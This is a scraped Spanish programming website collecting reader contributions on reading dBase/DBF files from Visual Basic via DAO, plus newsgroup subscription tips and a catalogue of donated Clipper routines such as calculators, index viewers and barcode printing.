Espero que te sirva y que les eches un ojo a estos ejemplos. Si ves la posibilidad de mejorarlos me gustaria que me lo dijeras, y si no entiendes algo tambien.

Un saludo y gracias por la informacion que he podido sacar, gracias a ti, con tus paginas.

Nos vemos...

Fichero con el código para vb5: Dbase.zip (175 KB)

Nota del Guille: sólo incluyo el código para VB5, si necesitas el código del VB3, se lo pides a Alberto. Gracias.

Colaboración de: Luis Navarro <lnavarro@microdelta.es>
Publicado el 21/Dic/1998

Para abir las tablas dbase si mal no me acuerdo es asi :

```
dim gDb as database
dim gClientes as recordset

set gdb=opendatabase("c:\dbase",false,false,"dbaseiii")
set gclientes=gdb.openrecordset("Clientes")
```

lo demas es exactamente igual que en access
por lo menos asi las abria yo antes con el vb3.0 y creo que se siguen abriendo asi

donde c:\dbase es el directorio donde se encuentra la base .dbf
y clientes es clientes.dbf que claro esta seria la base de datos

saludos, Luis Navarro

Fichero con código de ejemplo: VbDbase.zip (1.75 KB)

Colaboración de: Pedro Naranjo <sruiza@airtal.com>
Publicado el 21/Dic/1998

Hola Guille!

Contesto a mensaje sobre los que sabemos sobre CLIPPER. Yo he realizado programitas en Clipper para algunas empresas y lo que no se a ciencia cierta es si quieres ayuda para trabajar en VB con ficheros DBF o trabajar directamente con CLIPPER.

Si te refieres a usar DBF en VB, es muy parecido a usar otro tipo de base de datos, aunque yo preferiria el uso de bases de datos MDB en lugar de Access.
Por ponerte un ejemplo de como abrir una tabla DBF, desde DAO.

```
Dim Db as Database
Set Db=Opendatabase("C:\Mi_Directorio_con_DBFs", 0, 0,"DBASEIII;")
```

NOTA: Cuando se abre una base de datos DBF, se debe expecificar el directorio donde estan situadas las tablas (es el equivalente al nombre del archivo mdb de una base de datos Access). Para abrir una tabla en concreto creamos un Recordset y la abrimos por el nombre del archivo DBF.

Ejemplo:

```
Dim RecDBF As RecordSet
Set RecDBF=Db.OpenRecordset("NOMBRE_ARCHIVO_DBF")
```

Una vez abierto puedes realizar cualquier tipo de operacion (AddNew, Update, Delete, etc), de la misma forma que si tienes una tabla MDB.

Si quieres ampliar mas información solo tienes que enviarme un Email, OK?.

Por cierto, me gusta tu WEBSITE hay bastantes trucos y lo mejor de todo es que nos ayudamos unos a otros (no es mi caso, ya que no suelo tener problemas en VB, generalmente, pero he contestado a algunos de las News). Espero que dure muuuuucho tiempo.

Un saludo.

Perico

Colaboración de: J.J. Sanchez <urquiza@espania.com>
Publicado el 21/Dic/1998

Te explico un poco por encima lo que pretendes conocer acerca de Dbase. Todo lo que te comente a continuación al igual que código etc, se refiere a la versión 5.2 de Clipper que fue en la que me quedé antes de pasarme a Visual Basic.
Tengo que comentarte que el paso de un lenguaje a otro me ha llegado a causar un cierto caos cerebral ya que el tema de eventos era totalmente nuevo para mi y el tratar de entender ciertas cosas del Visual me resultaban poco menos que metafísicas. La historia es que empecé en el año 1984 con programación estructurada y te puedes imaginar ...

En fin me dejo de rollo y te cuento algo.

Las tablas como existen en Access no existen en Dbase como tales. Cada tabla es una base de datos .DBF
Los tipos de campos que admiten las DBFs son: Carácter, Numerico, Fecha, Lógicos y Memos.

Vamos a suponer una base de datos llamada CLIENTES.DBF
Con un indice asociado llamado CODIGO.NTX que se refiere al campo codigo de CLIENTES.DBF

Para colocar la base de datos se emplea el mandato USE CLIENTES INDEX CODIGO
Si no deseas activar el indice, pasas del INDEX CODIGO.

Igualmente puedes emplear la función DBUSEAREA (, , 'CLIENTES')

Una vez puesta en uso la base de datos, para agregar registros se ha de crear un registro en blanco y luego añadirle la información. Esto se hace de la siguiente manera:

APPEND BLANK

O bien con la funcion DBAPPEND( )

Una vez puesto esto, se debe volcar la diferente información de las variables en los campos. Supongamos que tenemos 4 campos que son Codigo, Nombre, CIF, Domicilio y mediante codigo en diferentes variables tenemos cargados los valores que queremos almacenar. Debemos hacer:

REPLACE Codigo WITH variable1
REPLACE Nombre WITH variable2
REPLACE CIF WITH variable3
REPLACE Domicilio WITH variable4

Para cerrar la base de datos se emplea CLOSE DATABASES O DBCLOSE( )

En cualquier caso tanto para modificar como para eliminar registros, lo mejor es que te coloque el codigo de rutinas ya hechas con toda su notación. Es como ves bastante sencillo.

El código que te pongo es parte de un programa que desarrolle en su dia para llevar el tema fiscal de personas físicas. Te paso la notación completa de Altas, Bajas y modificaciones. Evidentemente las llamadas a otras funciones no están aquí pero si te interesasen me das un toque.

Nota del Guille: el texto que debería seguir, creo que, es para Clipper, por tanto no está incluido... si lo quereis, enviadle un mail a J.J. Sanchez y seguro que os lo envía.

Colaboración de: Isaac Montes Sánchez <imontes@winet.ch>
Publicado el 21/Dic/1998

Con el Visual Basic Microsoft proporciona un ejemplo llamado VisData donde se
puede ver todo lo necesario para el manejo de datos enformato DBF.
El projecto VisData se encuentra normalmente en el directorio:
...\DevStudio\VB\samples\Visdata\VISDATA.VBP
y funciona perfectamente existe en VB4 y VB5.

Saludos de un asturiano desde Suiza

Isaac Montes Sánchez
E-Mail : imontes@winet.ch

Colaboración de: Hugo Alberto FRANCO <chypsa@cadema.com.ar>
Publicado el 21/Dic/1998

Hola Guille, bueno respecto a tu pedido de ayuda te mando mi humilde colaboración, no sé si te sera de utilidad, pero por lo menos lo intenté.
Te digo esto porque hace como diez años que programo en CLIPPER y hace como dos que me compré el VB 4 y nunca lo toqué porque no sabía nada al respecto, pero hace un mes me puse a estudiarlo para no perder el trén y en eso estoy, y lo primero que estudié fué como manejar bases de datos, aunque del tipo ACCES, pero como vi tu pedido y yo tenía que aprenderlo igual lo hice y va la colaboración, cualquier duda me preguntas.

Hugo Alberto FRANCO
La Plata, Buenos Aires
República ARGENTINA

Fichero con código de ejemplo: Visdbase.zip (4.68 KB)

Colaboración de: Mauricio Díaz Aravena <mdiaz@werken.ufro.cl>
Publicado el 21/Dic/1998

De: Mauricio Díaz Aravena <<mdiaz@werken.ufro.cl>>
Fecha: lunes 14 de septiembre de 1998 16:10
Asunto: Yo_se_manejar_dBase

Aunque hace bastante tiempo que no trabajo en este tipo de BD (Clipper, Dbase, Fox, FoxPro, etc), mis neuronas aún retienen algunos conocimientos (la melancolía, tú sabes).
Si alguien necesita de una ayudita, pues cuenta conmigo para tratar de hacer lo que se pueda.

Colaboración de: Juan Antonio <jatubio@iname.com>
Publicado el 21/Dic/1998

Hola Guille:

Imagino que te refieres a manejarlas desde Visual Basic.

En ese caso yo lo que he hecho hasta ahora ha sido crear una tabla vinculada en un MDB que haga
referencia a la tabla DBF y usarla como cualquier otra tabla de Access:

```
' Vinculamos el fichero indicado.
Set miTd = miDb.CreateTableDef("TmpDBF")
miTd.Connect = "dBASE III;DATABASE=" & sRutaDBF
miTd.SourceTableName = cNombreDBF
miDb.TableDefs.Append miTd

Set oRs = miDb.OpenRecordSet("TmpDBF")

.....
```

```
' Cierro la base de datos.
miDb.TableDefs.Delete "TmpDBF"
miDb.TableDefs.Refresh
```

Colaboración de: Juan Manuel Piñeiro Rivas <jpineiro@controlp.es>
Publicado el 5/Dic/1998

Hola:
Pues mira:

1º en el DAO le indicas la conexion que tienes que hacer (o al abrirla) en la propiedad CONNECT ("DBASE IV;") , en el RecordSource el nombre de la Tabla y en databasename el camino.

2º Una vez logrado esto, ya puedes tratar el recordset como otro cualquiera ("con algunas excepciones") (consultas SQL, ETC...)

Atentamente.
Nacho Piñeiro
Control+P Informática & Comunicaciones

Volver al índice de las colaboraciones sobre el manejo de dBase desde Visual Basic

Las Colaboraciones sobre el manejo de

Bases de datos dBase desde Visual Basic

Colaboración de: Palacio Oriental <posa@infase.es>
Actualizado el 24/Nov/98

Las Bases de datos tipo dBase se manejan como cualquier base de tipo Acces, la unica particularidad es en la intruccion OpendAtabase. Ejemplo:

```
Set MyDB = OpenDatabase(BaseDatos, True, True, "dbase IV")
Set MyTable = MyDB.OpenTable(Tabla) ' Abrir tabla seleccionada
Set ListSet = MyTable.ListFields()  ' Poner informacion de campos en LISTSET
MyTable.Close                       ' Cerrar Tabla
```

En OpenDatabase, la variable BaseDatos contiene el directorio donde estan los ficheros. en OpenTable la variable Tabla contiene el nombre del fichero. una vez abierta se trata como cualquier otra Base de Datos.

Te mando un ejemplo sencillo que lista la estructura de una Tabla...
Estaba hecho en VB3 y lo acabo de pasar a VB5 pues era de lo primero que hice cundo me iniciaba en VBasic...
Posteriormente no he vuelto a manejar ficheros dBase....

Saludos nos vemos, Luis Gómez

El código de ejemplo: dbase01.zip 3.34 KB

Volver al índice de las colaboraciones sobre el manejo de dBase desde Visual Basic

Las Colaboraciones sobre el manejo de

Bases de datos dBase desde Visual Basic

Colaboración de: Jose Luis Soler <teodoro@arrakis.es>
Publicado el 5/Dic/98

Otra colaboración publicada el día 21/Dic/98

Amigo Guille:

Te envío esta pequeña colaboración que trata sobre esa nueva sección que pretendes abrir sobre manejo de Bases de Datos dBase.

La presente colaboración versa sobre el manejo de esas Bases de Datos sin utilizar y utilizando el control DATA.

Expongo el código necesario para abrir una Base de Datos, abrir una tabla y crear un índice para acceder, a través del mismo, a los registros de esa tabla.

Añado además un procedimiento genérico,(Sub), para importar datos de dBase a Access, campo a campo.

Mi recomendación, fruto de la experiencia, es que se utilicen esas Bases de Datos, sólo a efectos de importar datos de aplicaciones de D.O.S., pues Access da mucho más juego que el viejo modelo xBase.

La Base de Datos nativa de VB es Access y todo lo que sea salirse de ahí, es un poco "mear fuera del tiesto".

Aquí están los ejemplos:

Declarar variables en el módulo principal, se llame como se llame.

'Base de Datos para Clipper**Public dBASEJet As ObjectPublic TabLec as Object**

'Variables para crear índices NDX**Public TablaDef As Object**

Public IndiceNDX As Object

Public CampoX As Object

'Abre base de datos dBASE externa.**Set dBASEJet = OpenDatabase("C:\MIAPP", False, False, "dBASE III;")**En este ejemplo se muestra que para abrir una Base de Datos dBase no hay que darle al Motor DAO el nombre de la misma, sino la vía de acceso dónde deberá buscarla.

----------El Motor DAO ofrece compatibilidad con dBase III y por lo tanto maneja los vetustos índices NDX, por consiguiente, los usuarios de Clipper, entre los que me cuento, no podemos utilizar los habituales NTX.

Según parece, (y esto me ha costado muchas cavilaciones), el Motor DAO, no puede trabajar adecuadamente con el índice de una Base de Datos DBF, cuyo nombre coincida con una tabla de una Base de Datos Access, al mismo tiempo.

El susodicho Motor se hace con cierto órgano un lío, al tener en su lista de tablas (aunque de diferente motor), dos con el mismo nombre.

Si se pretende dar el mismo nombre de las tablas dBase , por afinidad, a las tablas de Access, entonces se plantea un problema: que es que no funciona.

Para evitar confusiones del Motor, se recurre a sacar una copia del fichero DBF y trabajar con la copia. A la copia se le da un nombre genérico que en este caso es "FELON" en honor a Tio Billy.

```
If ExisteArchivo("C:\MIAPP\FICHERO1.DBF") Then

FileCopy "C:\MIAPP\FICHERO1.DBF", "C:\MIAPP\FELON.DBF"

End If

If ExisteArchivo("C:\MIAPP\FELON.NDX") Then

Kill "C:\MIAPP\FELON.NDX"

End If

If ExisteArchivo("C:\MIAPP\FELON.INF") Then

Kill "C:\MIAPP\FELON.INF"

End If
```

Como se puede comprobar en el ejemplo, se elimina cualquier fichero previo de índice NDX e INF. Éste último lo crea el propio Motor DAO automáticamente al generar un índice NDX (ver Libros en Pantalla de VB5).

Por si alguien quiere saber más, la función ExisteArchivo fue obtenida en las páginas de El Guille, de manera que buscad y encontrareis.

En el siguiente ejemplo se crea un índice NDX

```
Set IndiceNDX = dBASEJet.TableDefs("FELON").CreateIndex("FELON.NDX")

Set CampoX = IndiceNDX.CreateField("CAMPO1")

IndiceNDX.Fields.Append CampoX

Set CampoX = IndiceNDX.CreateField("CAMPO2")

IndiceNDX.Fields.Append CampoX

dBASEJet.TableDefs("FELON").Indexes.Append IndiceNDX
```

Las claves pueden ser incluso compuestas, (como en el ejemplo), y podrán ser accedidas mediante el método "Seek", como si de una tabla de Access se tratara.

Se abre tabla de Clipper con el índice recién creado

```
Set TabLec = dBASEJet.OpenRecordset("FELON.DBF", dbOpenTable)

TabLec.Index = "FELON"
```

Lectura a través de índice. La variable "Clave", puede ser cualquier expresión. Ver sintaxis del método Seek.

```
TabElec.Seek "=", Clave

If Not TabElec.NoMatch Then 'Si se ha encontrado

…

…

…

End If
```

Este procedimiento se ha utilizado para importar datos de una aplicación desarrollada en Clipper a otra desarrollada en Visual Basic 5.0 y que constituye la versión para Windows de la antigua. Los usuarios finales tienen la ventaja de aprovechar íntegramente los datos.

El procedimiento importa datos de una Base de Datos xBase selectivamente, es decir importa sólo los datos de los campos cuyo nombre exista en ambas tablas. De esta forma la tabla de Access puede tener una estructura más extendida que la de origen. Además el orden de los campos, de una y otra tabla, no influye en el resultado final.

Se usan dos controles DATA. El primero con la propiedad Acceso: "DBASE III;",

El segundo como un Recordset de Access normal.

Originalmente el procedimiento usa una barra de progresión y una barra de estado, pero se han eliminado ambas, para mejorar la lectura del código.

La llamada al procedimiento será:

Call CImport(DATA1, DATA2, "MiTabla")

Se supone que "MiTabla" es una tabla que existe en ambos mundos, xBase y Access, pero no tiene por qué ser así necesariamente, cada cual se lo monta a su manera.Yo siempre uso la palabra clave "Call", precisamente para saber que es una "Call" cuando leo el código, pero no es imprescindible.

Obsérvese, que los parámetros DATA1 y DATA2, no van acompañados del preceptivo ".recordset"; éste se le añadirá en el interior del procedimiento.

Se usa el nombre de campo utilizando la nomenglatura:

data1.recordset("nombre_de_campo")

Obsérvese que se ha colocado una protección contra la entrada de NULL en los campos numéricos y alfanuméricos. El Motor DAO tiene la fea costumbre de meter NULL en los campos de datos de destino, cuando en el campo de la tabla dBase origen hay ceros o blancos.**Public Sub CImport(DataOrig As Object, DataDest As Object, Tabla As String)**
DataOrig.RecordSource = Tabla

DataOrig.Refresh

DataDest.RecordSource = Tabla

DataDest.Refresh

```
'Se importan datos

Do While Not DataOrig.Recordset.EOF



DataDest.Recordset.AddNew



For i = 0 To DataOrig.Recordset.Fields.Count - 1

On Error Resume Next

Select Case DataOrig.Recordset(i).Type

Case dbNumeric 'Cuando el campo de destino es un Autonumérico, no hace nada. If Not
DataDest.Recordset(DataOrig.Recordset.Fields(i).Name).Type = dbLong Then

DataDest.Recordset(DataOrig.Recordset.Fields(i).Name) = 0 + DataOrig.Recordset(i)

End If



Case dbText

DataDest.Recordset(DataOrig.Recordset.Fields(i).Name) = "" & DataOrig.Recordset(i)



Case Else

DataDest.Recordset(DataOrig.Recordset.Fields(i).Name) = DataOrig.Recordset(i)



End Select

Next i



DataDest.Recordset.Update



DataOrig.Recordset.MoveNext

Loop
```

```
End Sub
```

NOTA: Como un programa en Visual Basic, siempre está bajo sospecha, si alguien encuentra alguna pega, que me lo diga en la siguiente dirección:

Teodoro@arrakis.es

Volver al índice de las colaboraciones sobre el manejo de dBase desde Visual Basic

Cómo suscribirte a las listas de distribución de Visual Basic.

y a los grupos de noticias (news)

Grupos de Noticias (12/Oct):
(revisado 3/Nov/97, 17/Jul/98)
Actualizado el 07/Jul/2002

Actualizado el 07/Jul/2001:
Los foros que había en mi web ya no están operativos (desde hace un tiempo, en mayo), así que te recomiendo que uses los grupos de noticias públicos (foros).

En MSDN Latinoamérica existe un link para acceder a los distintos grupos desde el propio navegador.
Este es el link a la página principal de los foros.

Actualizado el 17/Sep/2001:
También podéis usar los foros que he puesto en mi sitio.
Por ahora son 10 foros diferentes, espero que sean de utilidad... ¡esa es la intención!

Actualizado el 15/Sep/2001:
Para acceder a *es.comp.lenguajes.visual-basic* desde una página web, puedes usar el siguiente link:
http://www.mailgate.org/es/es.comp.lenguajes.visual-basic/index.html

Actualizado el 11/Sep/2001:
Para acceder a los grupos de noticias públicos de Microsoft, puedes usar este link:
http://www.microsoft.com/spain/msdn/online/chat.asp
El resto de lo que aquí se muestra, puede que ya no estén operativos. Disculpad la falta de actualización, cualquier día la pondré al día.

Al que suelo entrar cuando me conecto, es el microsoft.public.es.vb. Otro que acabo de añadir es: es.comp.visual-basic
Para conectarte a los grupos de noticias públicos de Microsoft, deberás poner como servidor de noticia:
msnews.microsoft.com, una vez conectado te mostrará los grupos disponibles, selecciona a los que quieres suscribirte y ya los tienes a tu disposición.
En noticias.ibernet.es hay un mogollón de grupos, incluidos los públicos de Microsoft, para conectarte con este servidor, sólo tienes que indicarle al programa de noticias que quieres usar

ese servidor y te mostrará todos los disponibles, que son muchísimos... más de lo que yo te diga... en ese servidor está el **es.comp.lenguajes.visual-basic**.

Listas de Distribución:
(revisado 12/Nov/97)

Estas son las que conozco o las que estoy suscrito, realmente la que más tráfico tiene es la de VB-ESP, seguida por la de Jaume, las otras dos están más bien paradillas.

Normalmente el procedimiento para realizar la suscripción es el mismo en casi todas: se envía un mensaje a un majordomo y éste es el encargado de darte de alta.

Para suscribirte a VB-ESP:
Envía un mensaje a: majordomo@ccc.uba.ar
En el cuerpo del mensaje escribe:
subscribe VB-ESP
end

Procura que tu cuenta de correo, la que pongas en el Reply esté bien, ya que será a esa a la que envíe los mensajes. Esto mismo es válido para el resto de las listas.

Normalmente procura evitar las firmas y si las usas, ponle en una línea antes un par de rayas (signo menos) "--"

Clipper 5.x

Artículos

Artículos

Índice general

- **C**lipper **C**ompatible **C**ompiler C3 (C Cubo)
  Reseña sobre C3

- Probando software y usando números de versiones (18/Dic/2002)
  Excelente artículo sobre **software testing**.

- **Errores indocumentados** (Cuando la culpa la tiene Clipper) (07/Dic/02)
  Hay veces en que el código de un programa parece estar bien y se producen errores sin una explicación aparente. En otras oportunidades estos errores no presentan ningún mensaje, son fallas en nuestro sistema, pero al ver el código una y otra vez todo aparenta estar bien.

- **¿Que es FiveWin?** (05/Dic/02)
  Reseña sobre FiveWin.

- **RPV Printing Sistem** (05/Dic/02)
  Una solución gráfica para programadores bajo DOS.

- **Monólogo sobre Clipper** (26/Nov/02)
  Reseña sobre el Clipper.

- **Manual de Clipper** (01/Nov/02)
  Consulta el manual en línea.

- **Programación avanzada en Clipper** (01/Nov/02)
  Rutinas, códigos fuentes y trucos para programadores avanzados.

Esta sección sobre CA-Clipper está coordinada íntegramente por Diego Lucio D'Onofrio

---

Estadísticas desde el 01/Nov/2002 23:15

Clipper 5.x

Código donado por terceros.

Secciones:

Programas

Utilidad para calculos aritmeticos sencillos.

Programa para ver los inidces de una tabla y sus claves en la linea de comandos del DOS.

Función para visualizar la estructura de una dbf en la linea de comandos del DOS.

Función que devuelve un numero entero aleatorio en un rango especifico.

Función que devuelve el digito de control del numero de documento de identidad de Uruguay.

Función para recorrer directorios, pudiendo ser utilizada como "Save..." o como "Save as..."

Objetos radiobutton, checkbox y command button, a la usanza de

Programas:

(16/Abr/2003) **Utilidad para calculos aritmeticos sencillos.**
Autor : Gabriel Tarela Gandini.
De : **Montevideo - Uruguay**

Funciona igual que las calculadoras con cinta para imprimir datos.

Cada nueva operacion se realiza operando el ultimo valor calculado (inicialmente 0) con el nuevo valor ingresado.
Para agregar un nuevo valor a la operacion se digita el numero y luego el operador (operadores validos: +,-,*,/,etc. **ver ayuda**).

Ej:
Operacion: (((4 + 8 + 3500) / 8) * 2) - 3.5 = 874.5

Ingreso:
4+ // ingreso
8+ // ingreso
3500+ // ingreso
8/ // ingreso
2* // ingreso
3.5- // ingreso
s // ingreso

874.5s

No acepta operaciones con parentesis.

Para realizar esta operacion: 4 + 8/3

Ingresar:

8+ // ingreso
3/ // ingreso
4+ // ingreso

6.66667s

Agregar funcionalidad a la calculadora

Para ampliar la utilidad de la calculadora se puede modificar el codigo fuente creando nuevas operaciones de forma facil.
Para hacerlo hay que hacer lo siguiente.

Windows

Solución a la lentitud al imprimir bajo Windows.

Ejemplos de TBrowse

Imprimir códigos de barras en laser y/o matriz de punto.

Validación CUIT (Argentina)

Clipper Music

Sistema de nómina Pólux

Otros...

Muy pronto...

Esta página se encuentra en construcción, gracias a ustedes está creciendo muy rápidamente.

1)- Agregar un elemento (de tipo caracter) a la variable local aop de la funcion setkeys() que identifique a la operacion a realizar para que el read la reconozca como tecla clave para llamar a la getop() quien llamara a operar() para realizar la operacion

Ej:
aop := { "+","-","*","/","q","l","s","c","<elemento agregado>" }

2)- Crear una funcion que opere la variable static nTotal con la variable static nNum y le asigne un nuevo valor a nTotal.

function nuevaop()
ntotal := ntotal <nuevo operador> nNum
return 0

3)- Agregar un case <elemento agregado en el punto 1> que llame a la funcion creada en el punto 2.
Agregar al array aHis la variable nNum y el operador elegido en el punto 1, luego llamar a la funcion printdata()

Ej:
case cCar = <nuevo operador>

nuevaop()
aadd(aHis,{ nNum,<nuevo operador> })
printdata()

Al compilar la nueva calculadora dara la posibilidad de realizar la nueva operacion.

Ej:

8+
7<nuevo operador>
s

<nuevo resultado>

Mas informacion -> winzip@montevideo.com.uy

Bajate el archivo : Calc.prg (16 Kb)

(16/Abr/2003) **Programa para ver los inidces de una tabla y sus claves en la linea de comandos del DOS.**
Autor : Gabriel Tarela Gandini.
De : **Montevideo - Uruguay**

Parámetros:
ctabla: La tabla a visualizar los indices y sus claves
nReach: Un valor numerico que indica el alacance de la mascara

Se supone que la tabla tiene que estar en el directorio actual del DOS

¿ Cual es la mascara ?

Es una buena costumbe, (imprescindible diria yo), utilizar la siguiente nomenclatura para los indices de las tablas.
Es decir 6 caracteres para el nombre y los restantes para el numero

de indice empezando por 01 (00 esta reservado para la dbf)

tabla : baumov00.dbf
indice 1: baumov01.ntx
indice 2: baumov02.ntx
indice 3: baumov03.ntx

Esta es la unica forma (que yo conozca) de relacionar facilmente
los indices con la tabla a la cual pertenecen.

Esta utilidad asume que los nombres de los indices comienzan con los
mismos caracteres que el nombre de la dbf.
Pero como en algunos casos en el lugar donde trabajo no se ha
respetado esa norma es que tuve la necesidad de implementar
la mascara.

Esta sirve para casos en que la nomenclatura es algo diferente.

Ej:

tabla : fcobrado.dbf
inice 1: fcobra01.ntx
inice 2: fcobra02.ntx

En este caso se han utilizado mas de 6 caracteres para el nombre de
la tabla y no se ha utilizado el 00 como caracteres finales.

Por suerte los primeros caracteres son comunes a la dbf y los ntx
Pero como un ejemplo vale mas que mil palabras aqui va uno

Ej:
La extension se asume .dbf

i baumov00 // muestra todos los archivos ntx del directorio actual
// cuyo nombre empieza con baumov
baumov01 nombre
baumov02 str(ci,9) + fecha
baumov03 counter + dtos(fecha)
baumovxx hora

Caso particular (aca se utiliza la mascara):

i fcobrado 5 // muestra todos los archivos ntx del directorio actual
// cuyo nombre empiece con fco
fcototos
fcopepes
fcootr23

El parametro nReach es 5 o sea que se van a visualizar todos los ntx
que tengan la siguiente forma fco?????. Asume los primeros 3
caracteres del ntx igual a los primeros 3 caracteres de la dbf,
todos los ntx cuyo nombre empiece con fco son mostrados.

Las disculpas del caso por la poca documentacion de las funciones
Es que despues de una semana de arduo trabajo se me hace dificil
documentar todo, de todas formas cualquier consulta o ampliacion
de la informacion dirigir un mail a la direccion de abajo.

Mas informacion -> winzip@montevideo.com.uy

Bajate el archivo : i.prg (12 Kb)

Notas del Gurú: Gabriel se ha convertido en el mayor contribuyente de

código de la página, y hasta ha hecho algunos comentarios que me gustó publicar **Aqui**

(06/Abr/2003) **Función para visualizar la estructura de una dbf en la linea de comandos del DOS**.
Autor : Gabriel Tarela Gandini.
De : **Montevideo - Uruguay**

Hay versiones del DBU que no visualizan la estructura de una dbf cuando se abre compartida y ademas cargan un array con los archivos dbf y los ntx que hay en el directorio activo para dar la facilidad al usuario al momento de abrir un nuevo archivo de elegirlos de la lista y no tener que digitar el nombre.

Esta version del DBU es precisamente la que yo tengo y sucede que donde trabajo las tablas principales del sistema estan abiertas las 24 horas siempre por algun usuario y en los directorios de trabajo hay miles de archivos dbf y ntx, asi que al abrir el dbu experimento una molesta demora de unos 30 a 50 segundos, segun el trafico de red y el directorio en el cual este trabajando.

Mas informacion -> winzip@montevideo.com.uy

Bajate el archivo : s.prg (Solo 8 Kb)

Notas del Gurú: Gabriel no para.

(06/Abr/2003) **Función que devuelve un numero entero aleatorio en un rango especifico**.
Autor : Gabriel Tarela Gandini.
De : **Montevideo - Uruguay**

Parametros:
nDesde : Margen inferior
nHasta : Margen superior

Devuelve -> Un valor numerico entero aleatorio

Precondiciones:

Debe establecerce los decimales a 16 por lo menos antes de realizar un llamado a randint() ya que esta utiliza las posiciones decimales para generar el numero aleatorio.

El parametro nHasta debe ser mayor que nDesde.

Ejemplo:

```
set decimals to 16

while lastkey() <> 27
  inkey(.2)
  ?randint( 2500,10000 )
end
```

Mas informacion -> winzip@montevideo.com.uy

Bajate el archivo : randint.prg (Solo 4 Kb)

Notas del Gurú: Por fin una rutina de "random" seria, muchas gracias Gabriel.

(06/Abr/2003) **Función que devuelve el digito de control del numero de documento de identidad de Uruguay**.
Autor : Gabriel Tarela Gandini.
De : **Montevideo - Uruguay**

Parametros:
nDocid : Numero de documento (cedula de identidad)

Devuelve -> El digito de control como valor numerico

Ejemplo:

```
?chkdig( 3139951 ) // resultado 5
```

Mas informacion -> winzip@montevideo.com.uy

Bajate el archivo : chkdig.prg (Solo 3 Kb)

Notas del Gurú:Tan útil como lo es el programa donado por Adrián Ratti para verificar números de CUIT de Argentina, hoy Gabriel de la ciudad vecina de Uruguay (vecina para nosotros los argentinos), nos trae esta solución para los programadores uruguayos que deseen hacer mas completos sus programas.

(05/Abr/2003) **Función para recorrer directorios, pudiendo ser utilizada como "Save..." o como "Save as...".**
Autor : **Waldo E. Gómez Alvarez**
De **Valparaíso - Viña del Mar, Chile**

Aquí encontré otra cosita que puede ser de utilidad.
Se trata de cw.prg, archivo que contiene una función para recorrer directorios, pudiendo ser utilizada como "Save..." o como "Save as...".
Incluso permite cambiar de drive.
La rutina de recorrido de directorios la puse como muestra dentro de un menú que tiene un editor básico.
Pero como te digo, lo importante aquí es el recorrido de directorios.
Por supuesto, puede ser retocada a conveniencia de quien la obtenga.
Hay que pensar que esto lo hice hace mucho tiempo, y ..... uno en

general cree que ahora "piensa mejor"; y si lo hiciera hoy, lo más probable (uno piensa) es que quedaría mejor.
No lo sé. En fin, ahi está para quien lo necesite y quiera modificarlo a su antojo.

Archivo Edita.zip (65 Kb).

(02/Abr/2003) **Objetos radiobutton, checkbox y command button, a la usanza de Windows a grosso modo**
Autor : **Waldo E. Gómez Alvarez**
De **Valparaíso - Viña del Mar, Chile**

En prueba.ch, que usan el GetSys.Obj al correr "mi" parte de código para controlar los distintos objetos creados.

Ver esta parte en GetSys.Prg

```
.............
   WHILE !( nPos == 0 )

      // Get next GET from list and post it as the active GET
      PostActiveGet( oGet := GetList[ nPos ] )

      // Read the GET
      IF ( VALTYPE( oGet:reader ) == "B" )
        EVAL( oGet:reader, oGet )    // Use custom reader block
      ELSE
        GetReader( oGet )          // Use standard reader
      ENDIF

      // Move to next GET based on exit condition
      nPos := Settle( GetList, nPos )

   ENDDO
.............
```

Cuando el objeto oGet:reader es de tipo bloque, se corre el reader de usuario, o sea el mío.

Archivo : misgets.zip (28 Kb)

(26/Mar/2003) **Solución a la lentitud al imprimir bajo Windows.**
Enviado por : **Gabriel Tarela Gandini**
De **Montevideo Uruguay**

Solución :
Se me ocurrio mandar la impresion a un archivo y despues utilizar el comando run para enviarlo a la impresora.

Set printer To "archivo.txt"

>instrucciones que imprimen

Set printer to
Set print off
Set device to Screen

Run type archivo.txt >lpt1 // ó el puerto que sea

Con esto la impresion se realiza en seguida y no hay que salir del programa.
Se podria decir que esta es una solucion no muy elegante, pero funciona y no he tenido problemas de memoria
por utilizar el comando run aun cuando el exe es bastante grande y ademas abre mas de 170 archivos, tampoco
tuve problemas con los datos.

Espero que pueda servir de solucion al problema para quien planteo la interrogante, ya que este es mi primer aporte y estoy muy emocionado si es que le pueda servir a alguien.

Notas del Gurú: El ingenio popular una vez mas resuelve un gran problema.

(26/Dic/2002) mas de 30 ejemplos con el **Tbrowse de Clipper**
tbluiz.zip (121 Kb)
Enviado por : **Walter**
De **San Francisco, Cordoba, Argentina**.

Descripción : Hay un poco de todo: busqueda incremental, visualizacion de archivos "txt", scopes, colores en las columnas, arrays, bloqueo en red, semaforos, etc. todo en clipper sin librerias externas Espero sea de tu agrado y que de aqui salgan algunos ejemplos para que el resto pueda utilizar

Notas del Gurú: Excelente código fuente, realmente una ayuda muy útil, muchas gracias Walter.

(26/Dic/2002) **Rutina para imprimir códigos de barra** Code39.prg
Autor : **Adrián E. Ratti**
De Buenos Aires, **Argentina**.

Descripción : Programa 100% Clipper para imprimir códigos de barra en impresoras matriciales y/o láser.

Notas del Gurú: Cualquier programador se vio en algún momento en la necesidad de imprimir códigos de barras, esta rutina es muy buena puesto que está realizada enteramente en Clipper.

(13/Dic/2002) **Validación de C.U.I.T (Argentina)** Cuit.prg
Autor : **Adrián E. Ratti**
De Buenos Aires, **Argentina**.

Descripción : La formula que utiliza la A.F.I.P. para validar los números de C.U.I.T. en la Argentina.

Notas del Gurú: Quiero agradecer al señor Adrián por haber donado esta rutina, ya que es muy útil para muchos programadores a la hora de generar A.B.M.'s de clientes.
Por su simple realización puede ser fácilmente migrada a otros lenguajes.

(11/Dic/2002) **Clipper Music.** Music.zip
Autor : **Juan Carlos Ocampo de la Cruz**
De Acapulco México.

Descripción : Este simpático programa es una traducción al Clipper muy bien realizada desde el programa original que estaba escrito en GWBasic, adjunto al .PRG de Clipper se incluye un .BAS que corre perfectamente en QBASIC, QUICKBASIC Y TURBO BASIC. El programa original tiene Copyright IBM Corp. 1981, 1982
Esta jurásica rareza toca varias melodías y muestra en un órgano que se dibuja en la pantalla las teclas que están sonando.

Notas del Gurú: Ha hecho un muy buen trabajo Juan Carlos al traducir esta rareza desde el GWBasic, espero que lo disfruten como lo he hecho yo.

(08/Nov/2002) **Sistema de nómina Pólux.** Parte1 Parte2
Autor : **Ramón**

